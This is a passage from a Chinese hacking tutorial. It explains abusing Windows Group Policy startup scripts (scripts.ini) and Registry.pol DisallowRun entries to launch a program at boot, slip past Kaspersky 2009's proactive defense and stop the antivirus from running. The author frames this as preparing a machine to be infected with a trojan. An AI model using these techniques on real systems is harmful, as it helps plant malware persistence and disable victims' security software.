


图7

该怎么办呢？经过长时间的摸索，我发现之所以找不到scripts.ini文件，是因为文件的属性不对，于是我在cmd下使用attrib命令去掉了scripts.ini文件的全部属性，如图8。这回总算是搞定了，我把scripts.ini重新命名为了OK.ini，如图9。




图8





图9

现在我们再来逆向的验证一下，把自己需要启动的包含有路径的配置信息文件scripts.ini存放在这里，内容如下：

```
[Startup]
0CmdLine=D:\Program Files\Tencent\qq\FinePlus.exe
0Parameters=
```

因为刚才命名的ok.ini会造成系统无法识别配置信息，所以要保证文件夹只有一个以ini为后缀的文件，并且文件名一定要为scripts，删除OK.ini，然后再看一下组策略那里的启动，那里还会显示我们的路径吗，如图10。


图10

其实电脑从来没有对组策略设置过开机脚本，该系统在C：\WINDOWS\system32\GroupPolicy\Machine下是不会产生scripts文件夹以及Registry.pol这两个文件的，我电脑里之所以有，是因为我曾经设置过，更确切的说如果用户没有运行过组策略，则根本就没有C：\WINDOWS\system32\下的GroupPolicy。以上的演示其实是防止我们要中马的电脑曾经设置过组策略，或者也被此法“炮制”过！没有设置过的话，我们直接COPY整个GroupPolicy文件进去就行了，覆盖文件的话估计可以使用自解压的覆盖功能来实现！

过了卡巴2009是不是觉得还不过瘾，接下来我就用组策略来限制卡巴的运行，其实组策略的所有配置信息的相关文件都是在C：\WINDOWS\system32\GroupPolicy下的，如图11。




图11

组策略的配置文件：

“计算机配置”：Windows\System32\GroupPolicy\Machine\registry.pol

“用户配置”：Windows\System32\GroupPolicy\User\Registry.pol

组策略的根：计算机配置“HKEY_LOCAL_MACHINE”和用户配置“HKEY_CURRENT_USER”，分别保存在注册表的“\Software\policies”和“\Software\Microsoft\Windows\Current Version\Policies”位置。在“组策略”中将某项设置为“已启用”，然后使用“记事本”打开Registry.pol文件，就可以看到对应的键值了。

Machine文件夹是计算机配置相关文件存放位置，而User是用户配置相关文件存放的位置，在前边我们已经对Machine文件夹有所了解，现在就来看一下User文件夹，双击打开后，如

图12所示。




图12




图13

这里面的两个文件夹下的子文件夹也是空的，在此就不仔细探讨了，同上面的道理一样，用户从来没有设置过，是没有这两个空文件夹的，而且只有Registry.pol一个文件。

在Scripts文件下包含了Logoff和Logon这两个空文件夹，它是登录以及注销运行启动脚本的配置文件，大家可以依葫芦画瓢按照上文介绍的过卡巴2009主动的方法再进行摸索，要学会举一反三哦！

我们要实现的是开机禁止卡巴运行，关键的就在于Registry.pol，因为我之前使用记事本打开过了，现在可以直接打开，如图13。只有"PReg_"几个字符，接下来打开组策略，依次选择"用户配置"－"管理模板"－"系统"，定位到如图14所示的位置。




图14

大家仔细阅读一下左边的文字，从中我们可以了解到禁止开机特定的程序，现在我们就来阻止特定的程序，暂且就使用我的QQ进行试验吧，双击"不要运行指定的Windows应用程序"，然后选择"已启用"，点击"显示"后，再点击"添加"按扭，填上我们要禁止运行的程序，如图15。最后，一直按确定退出，这时之前的"未配置"就会显示为"已启用"了。




图15

我们再来到那个位置看一下Registry.pol的文件的内容，这里是有关注册表的信息（内容中有个英文我认识：DisallowRun，是不允许运行的意思），如图16。

为了验证我的猜测是否正确，也就是更改此文件是否就会对组策略产生影响，我又开始了验证：先把该Registry.pol备份了一下，然后把里面的内容更改为"PReg_"这几个字符，然后我们再进入组策略看看，如图17。

